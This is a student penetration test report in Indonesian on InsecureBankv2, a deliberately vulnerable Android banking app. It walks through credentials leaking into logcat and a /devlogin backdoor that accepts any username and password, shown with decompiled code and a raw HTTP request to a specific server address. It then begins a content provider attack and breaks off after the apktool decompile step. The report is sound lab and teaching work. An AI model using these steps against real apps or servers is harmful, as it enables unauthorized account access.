



InsecureBankv2 Mobile Application PENETRATION TEST REPORT

Penetration Testing Report
June 3rd 2024

Prepared By

Joshua Kenneth Van Dyon - 2602136272

Albert Yang - 2602135912


Daniel Rafael Ayorbaba - 2540120723

Valentio Tibernibras Kusuma - 2602096376

Salma Noushin Asmoro - 2602147553

Binus University

Kelompok 14



Chosen MASTG :

Joshua - Insecure Logging

Albert - Developer Backdoor

Rafael - Exploiting Android Content Provider

Valen - Exploiting Android Activities

Salma - Exploiting Android Backup Functionality

Executive Summary

Pada bulan Juni 2024, sekelompok mahasiswa di Binus University melakukan penetration testing pada aplikasi mobile InsecureBankv2. Penilaian ini bertujuan untuk mengidentifikasi kerentanan dalam aplikasi dan mengevaluasi potensi dampaknya terhadap data pengguna dan keamanan sistem. Laporan berikut ini merinci temuan-temuan yang ada, termasuk kerentanan berisiko rendah, sedang, dan tinggi, bersama dengan rekomendasi perbaikan.

Selama periode pengujian, tim mengidentifikasi beberapa kerentanan kritis di berbagai area aplikasi. Ini termasuk:

- **Insecure Logging:** Informasi sensitif seperti nama pengguna dan kata sandi dicatat secara tidak aman di log. Penyerang yang memiliki akses ke log dapat mengambil kredensial ini, yang mengarah ke akses tidak sah ke akun pengguna.
- **Developer Backdoor:** Adanya backdoor yang memungkinkan developer untuk mem-bypass mekanisme otentikasi standar. Kerentanan ini menimbulkan risiko yang signifikan karena memungkinkan pengguna yang tidak sah untuk melewati mekanisme autentikasi.
- **Exploiting Android Content Provider:** Penyerang dapat mengakses dan memanipulasi data sensitif yang tersimpan di dalam aplikasi.
- **Exploiting Android Activities:** Penyerang dapat mengeksploitasi aktivitas yang tidak terlindungi dengan baik di dalam aplikasi untuk melakukan tindakan yang tidak sah.
- **Exploiting Android Backup Functionality:** Mengidentifikasi kelemahan dalam fungsionalitas pencadangan aplikasi. Penyerang dapat mengeksploitasi kelemahan ini untuk mengakses informasi sensitif yang tersimpan dalam folder cadangan.

Joshua - Insecure Logging

Steps to Reproduce, Impact, Severity, Remediation

1. Steps to Reproduce

Test Configuration


Konfigurasi testing yang perlu digunakan:

- Download Android-InsecureBankv2 apk terbaru dari <https://github.com/dineshshetty/Android-InsecureBankv2>
- Download Android SDK dan CMD Tools dari <https://developer.android.com/sdk> dan <https://developer.android.com/tools>

Test Steps

```
C:\Users\ACER\AppData\Local\Android\Sdk\platform-tools>adb install InsecureBankv2.apk
Performing Streamed Install
Success
```

Change directory anda ke lokasi dimana android Sdk and berada lalu copy file InsecureBankv2.apk ke folder “platform-tools” di Android SDK kemudian gunakan command “adb install InsecureBankv2.apk” (tanpa tanda kutip) pada command prompt di path directory tersebut untuk menginstall aplikasi Android-InsecureBankv2 ke emulator.



```
ll] ]
06-12 08:52:21.861 637 767 D OemPaidWifiNetworkFactory: got request NetworkRequest [ REQUEST id=17, [ Capabilities:
INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 1073 RequestorUid: 1073 RequestorPkg: com.android.networkstack Underl
yingNetworks: Null] ]
06-12 08:52:21.861 637 658 I DropBoxManagerService: add tag=system_server_strictmode isTagEnabled=true flags=0x2
06-12 08:52:21.861 637 767 D OemPaidWifiNetworkFactory: got request NetworkRequest [ REQUEST id=21, [ Capabilities:
INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 10071 RequestorUid: 10071 RequestorPkg: com.android.systemui Underl
yingNetworks: Null] ]
06-12 08:52:21.861 637 767 D OemPaidWifiNetworkFactory: got request NetworkRequest [ REQUEST id=23, [ Capabilities:
INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 10071 RequestorUid: 10071 RequestorPkg: com.android.systemui Underl
yingNetworks: Null] ]
06-12 08:52:21.861 637 767 D MultiInternetWifiNetworkFactory: got request NetworkRequest [ REQUEST id=1, [ Capabilit
ies: INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VPN&NOT_VCN_MANAGED RequestorUid: 1000 RequestorPkg: android UnderlyingNetworks
: Null] ]
06-12 08:52:21.862 637 767 D MultiInternetWifiNetworkFactory: got request NetworkRequest [ REQUEST id=15, [ Capabili
ties: INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 1000 RequestorUid: 1000 RequestorPkg: android UnderlyingNetwo
rks: Null] ]
06-12 08:52:21.862 637 767 D MultiInternetWifiNetworkFactory: got request NetworkRequest [ REQUEST id=28, [ Capabili
ties: INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 1001 RequestorUid: 1001 RequestorPkg: com.android.phone Under
lyingNetworks: Null] ]
06-12 08:52:21.862 637 767 D MultiInternetWifiNetworkFactory: got request NetworkRequest [ REQUEST id=7, [ Capabilit
ies: INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 1000 RequestorUid: 1000 RequestorPkg: android UnderlyingNetwor
ks: Null] ]
06-12 08:52:21.862 637 767 D MultiInternetWifiNetworkFactory: got request NetworkRequest [ REQUEST id=17, [ Capabili
ties: INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 1073 RequestorUid: 1073 RequestorPkg: com.android.networkstac
k UnderlyingNetworks: Null] ]
06-12 08:52:21.862 637 767 D MultiInternetWifiNetworkFactory: got request NetworkRequest [ REQUEST id=21, [ Capabili
ties: INTERNET&NOT_RESTRICTED&TRUSTED&NOT_VCN_MANAGED Uid: 10071 RequestorUid: 10071 RequestorPkg: com.android.systemui
UnderlyingNetworks: Null] ]
06-12 08:52:21.862 637 767 D MultiInternetWifiNetworkFactory: got request NetworkRequest [ REQUEST id=23, [ Capabili
```

Untuk melihat log dari emulator, ketik command “adb logcat” maka akan muncul banyak logs.



Buka emulator, lalu log in ke aplikasi menggunakan kredensial “devadmin” sebagai username, dan “Admin” sebagai password.

```
C:\Windows\System32\cmd.e  X + v
om uid 10087
06-12 09:08:55.733 637 652 W ActivityTaskManager: Tried to set launchTime (0) < mLastActivityLaunchTime (979877)
06-12 09:08:55.763 383 437 D gralloc_ranchu: gralloc_alloc: Creating ashmem region of size 8298496
06-12 09:08:55.778 383 437 E android.hardware.graphics.allocator@2.0-service: open_verbose_path:50: Could not open '
/dev/goldfish_pipe': No such file or directory
06-12 09:08:55.779 383 437 E android.hardware.graphics.allocator@2.0-service: open_verbose:121: both vsock and goldf
ish_pipe paths failed
06-12 09:08:55.798 2296 2497 D TrafficStats: tagSocket(61) with statsTag=0xffffffff, statsUid=-1
06-12 09:08:55.835 418 454 W TransactionTracing: Could not find layer handle 0x73ebd6ef0c90
06-12 09:08:56.025 2296 2497 D Successful Login:: , account=devadmin:Admin
06-12 09:08:56.036 637 819 W ActivityTaskManager: START u0 {foreground} android.insecurebankv2/.PostLogin (has extras)}
from uid 10087
06-12 09:08:56.028 637 819 W ActivityTaskManager: startActivity called from non-Activity context; forcing Intent.FLA
G_ACTIVITY_NEW_TASK for: Intent { cmp=com.android.insecurebankv2/.PostLogin (has extras) }
06-12 09:08:56.038 637 651 W ActivityTaskManager: Tried to set launchTime (0) < mLastActivityLaunchTime (1005734)
06-12 09:08:56.081 637 1344 D CoreBackPreview: Window{ad6afbe u0 com.android.insecurebankv2/com.android.insecurebankv
2.PostLogin}: Setting back callback OnBackInvokedCallbackInfo{mCallback=android.window.IOnBackInvokedCallback$Stub$Proxy
@dde776c, mPriority=0}
06-12 09:08:56.106 383 437 D gralloc_ranchu: gralloc_alloc: Creating ashmem region of size 8298496
06-12 09:08:56.120 383 437 E android.hardware.graphics.allocator@2.0-service: open_verbose_path:50: Could not open '
/dev/goldfish_pipe': No such file or directory
06-12 09:08:56.120 383 437 E android.hardware.graphics.allocator@2.0-service: open_verbose:121: both vsock and goldf
ish_pipe paths failed
06-12 09:08:56.123 2296 2320 E OpenGLRenderer: Unable to match the desired swap behavior.
06-12 09:08:56.123 383 437 D gralloc_ranchu: gralloc_alloc: Creating ashmem region of size 8298496
06-12 09:08:56.135 383 437 E android.hardware.graphics.allocator@2.0-service: open_verbose_path:50: Could not open '
/dev/goldfish_pipe': No such file or directory
06-12 09:08:56.135 383 437 E android.hardware.graphics.allocator@2.0-service: open_verbose:121: both vsock and goldf
ish_pipe paths failed
```

Disini kita bisa melihat log informasi akun yang diketik, yaitu “devadmin” sebagai username, dan “Admin” sebagai password dalam bentuk log di terminal.

2. Impact

Attacker dapat mengakses data user seperti username, password, informasi profil, dan data finansial user. Dari informasi tersebut, attacker dapat memanfaatkannya untuk pencurian identitas, penipuan, serta eksploitasi finansial.

Serangan insecure logging juga dapat digunakan sebagai alat untuk melakukan privilege escalation, sehingga attacker dapat mengeksploitasi kelemahan lain dalam sistem, termasuk penyusupan, penyebaran malware, atau data exfiltration.

3. Severity

Scoring menggunakan CVSS 3.1:

Base :

1. Attack vector: Low
2. Attack complexity: Low
3. Privileges required: High
4. User interaction: None
5. Scope: Unchanged
6. Confidentiality: Low
7. Integrity: None
8. Availability: None

Temporal :

1. Exploit code maturity: X
2. Remediation level: X
3. Report confidence: X

Result :

Vector string: CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N/E:X/RL:X/RC:X


Score:

- Base: 2.3
- Temporal: 2.3

Severity:

- Base: Low
- Temporal: Low

4. Remediation



Decompile apk InsecureBankv2.apk menggunakan jadx, lalu cari method yang digunakan untuk login, disini saya menemukan LoginActivity

```
protected void fillData() throws UnsupportedEncodingException, InvalidKeyException,
    SharedPreferences settings = getSharedPreferences("mySharedPreferences", 0);
    String username = settings.getString("EncryptedUsername", null);
    String password = settings.getString("superSecurePassword", null);
    if (username != null && password != null) {
        byte[] usernameBase64Byte = Base64.decode(username, 0);
        try {
            this.usernameBase64ByteString = new String(usernameBase64Byte, "UTF-8");
        } catch (UnsupportedEncodingException e) {
            e.printStackTrace();
        }
        this.Username_Text = (EditText) findViewById(R.id.loginscreen_username);
        this.Password_Text = (EditText) findViewById(R.id.loginscreen_password);
        this.Username_Text.setText(this.usernameBase64ByteString);
        CryptoClass crypt = new CryptoClass();
        String decryptedPassword = crypt.aesDecryptedString(password);
        this.Password_Text.setText(decryptedPassword);
    } else if (username == null || password == null) {
        Toast.makeText(this, "No stored credentials found!!", 1).show();
    } else {
        Toast.makeText(this, "No stored credentials found!!", 1).show();
    }
}
```

Disini dapat dilihat SharedPreferences untuk menyimpan data sensitif seperti username (EncryptedUsername) dan password (superSecurePassword) hanya mengganti format ke Base64. Berikut beberapa remediation yang dapat dilakukan:

1. Mengganti enkripsi Base64 menjadi AES.
2. Mengganti penggunaan SharedPreferences dengan EncryptedSharedPreferences untuk menyimpan data sensitif.
3. Tidak mencetak log secara langsung, atau menggunakan method Log.d atau Log.i pada kode.
4. Selalu melakukan validasi input user seperti username dan password.

Albert - Developer Backdoor

Steps to Reproduce, Impact, Severity, Remediation

1. Steps to Reproduce

- Pertama saya melakukan static analisis dahulu terhadap apk tersebut menggunakan tools JADX
- Saya menemukan 2 HTTPS post Request Satu untuk Login biasa yaitu “/login” dan satunya lagi untuk developer dapat login yaitu “/devlogin”

```
public void postData(String valueIWantToSend) throws ClientProtocolException, IOException, JSONException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, IllegalBlockSizeException, BadPaddingException {  
    HttpResponse responseBody;  
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();  
    HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");  
    HttpPost httpPost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin");  
};  
  
List<NameValuePair> nameValuePairs = new ArrayList<>(2);  
nameValuePairs.add(new BasicNameValuePair("username", DoLogin.this.username));  
nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));  
if (DoLogin.this.username.equals("devadmin")) {  
    httpPost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));  
    responseBody = defaultHttpClient.execute(httpPost2);  
} else {  
    httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));  
    responseBody = defaultHttpClient.execute(httpPost);  
}
```

- lalu disini kita bisa lihat juga dalam kode tersebut memberitahu sebuah username yaitu “devadmin”

```
public void postData(String valueIWantToSend) throws ClientProtocolException, IOException, JSONException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, IllegalBlockSizeException, BadPaddingException {  
    HttpResponse responseBody;  
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();  
    HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");  
    HttpPost httpPost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin");  
};  
  
List<NameValuePair> nameValuePairs = new ArrayList<>(2);  
nameValuePairs.add(new BasicNameValuePair("username", DoLogin.this.username));  
nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));  
if (DoLogin.this.username.equals("devadmin")) {  
    httpPost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));  
    responseBody = defaultHttpClient.execute(httpPost2);  
} else {  
    httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));  
    responseBody = defaultHttpClient.execute(httpPost);  
}
```


- Dan jika kita melakukan login dengan devadmin otomatis kita masuk dalam endpoint /devlogin jika kita tidak menggunakan devadmin maka kita akan masuk ke endpoint "/login"


```
public void postData(String valueIWantToSend) throws ClientProtocolException, IOException, JSONException, InvalidKeyException,
NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, IllegalBlockSizeException, BadPaddingException {
    HttpResponse responseBody;
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
    HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");
    HttpPost httpPost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin");
};

List<NameValuePair> nameValuePairs = new ArrayList<>(2);
nameValuePairs.add(new BasicNameValuePair("username", DoLogin.this.username));
nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));
if (DoLogin.this.username.equals("devadmin")) {
    httpPost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
    responseBody = defaultHttpClient.execute(httpPost2);
} else {
    httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
    responseBody = defaultHttpClient.execute(httpPost);
}
```


- Saya Terlebih dahulu melakukan instalasi apk ke dalam android virtual device saya

```
D:\MobPent_WorkingSpaces\Sendiri\InsecureBankV2>adb install InsecureBankv2.apk
Performing Streamed Install
Success
```


- lalu kita bisa mencoba login menggunakan devadmin dengan password Admin




- Saya Berhasil melakukan login.




- Dan saya ingin mencoba untuk melakukan login dengan cara biasa muncul notifikasi “Invalid Credentials!!”



- Disini saya juga melakukan test untuk menggunakan password lain untuk login dengan devadmin.



- Saya menemukan kita dapat melakukan login pada “/devlogin” dengan username apa saja dan menggunakan password apa saja.



```

Request
Pretty Raw Hex
1 POST /devlogin HTTP/1.1
2 Content-Length: 30
3 Content-Type: application/x-www-form-urlencoded
4 Host: 167.172.91.121:8888
5 Connection: close
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
7
8 username=jack&password=jack123

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 50
4 Connection: close
5 Date: Wed, 05 Jun 2024 04:09:01 GMT
6 Server: localhost
7
8 {"message": "Correct Credentials", "user": "jack"}

```

2. Impact

Backdoor yang terdapat di aplikasi insecurebankV2 dapat merugikan suatu perusahaan dengan berbagainya tindakan penyerangan yang akan dilakukan oleh seorang hacker. Berikut asumsi yang dapat terjadi :

- Attacker dapat memiliki akses sebagai admin dan dia dapat melakukan tindakan apa saja seperti melakukan transfer uang, atau bisa saja attacker mencuri data data sensitif yang bisa aja didapatkan oleh seorang attacker.
- Attacker dapat melakukan tindakan mencuri data data user.
- Attacker dapat dengan mudah melakukan injection malware lain.

3. Severity

Skor

CVSS

v3.1

Skor CVSS Sekitar 9.0 (Kritis)

Base Metrics

Exploitability Metrics

- Attack Vector (AV) : Network (N)

Attacker Perlu untuk terkoneksi dengan Server untuk dapat melakukan penyerangan ini.

- Attack Complexity (AC) : High (H)

Attacker perlunya effort lebih untuk melakukan analisis terhadap apk tersebut.

- Privileges Required (PR) : None (N)

Attacker tidak Perlu Hak Akses yang Tinggi untuk melakukan Attack ini.

Scope : Unchanged

Impact Metrics

- Confidentiality (C) : High

Karena Attacker telah mendapatkan hak akses admin yang tidak sah ke aplikasi tersebut

- Integrity (I) : High

Attacker dapat memanipulasi data tersebut seperti melakukan transfer uang ke rekening lain dan melakukan perubahan password.

- Availability(A) : None

Tidak ditemukan bahwa dapat mengganggu ketersediaan suatu aplikasi atau data.

4. Remediation

Untuk Melakukan Penghapusan Backdoor untuk admin tersebut karena dapat menimbulkan banyak celah untuk attacker melakukan eksploitasi lebih lanjut terhadap apps Tersebut. dan melakukan edukasi untuk dapat mengimplementasikan secure code sehingga jika attacker melakukan analisis terhadap code aplikasi tersebut tidak sulit untuk menemukan celah atau backdoor seperti ini lagi.

Daniel - Exploiting Android Content Provider

Steps to Reproduce, Impact, Severity, Remediation

1. Steps to Reproduce

- Saya copy Insecurebankv2.apk ke dalam file “platform-tools” lalu push apk ke dalam emulator dengan menggunakan command “adb install InsecureBankv2.apk”

```
(base) zwang@Zwangs-MacBook-Air ~ % cd platform-tools
(base) zwang@Zwangs-MacBook-Air platform-tools % adb install InsecureBankv2.apk
Performing Streamed Install
Success
(base) zwang@Zwangs-MacBook-Air platform-tools %
```

- Setelah berhasil push apk ke dalam emulator, saya mencoba login ke dalam aplikasi menggunakan beberapa username dan password terlebih dahulu (total 3 akun, 1 berhasil login dan 2 tidak berhasil login).
- Lalu copy file InsecureBankv2.apk ke dalam folder “apktool” agar dapat di-decompile dengan menggunakan command “apktool d InsecureBankv2.apk”

```
(base) zwang@Zwangs-MacBook-Air apktool % apktool d InsecureBankv2.apk
I: Using Apktool 2.9.3 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: /Users/zwang/Library/apktool/framework/1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
(base) zwang@Zwangs-MacBook-Air apktool %
```

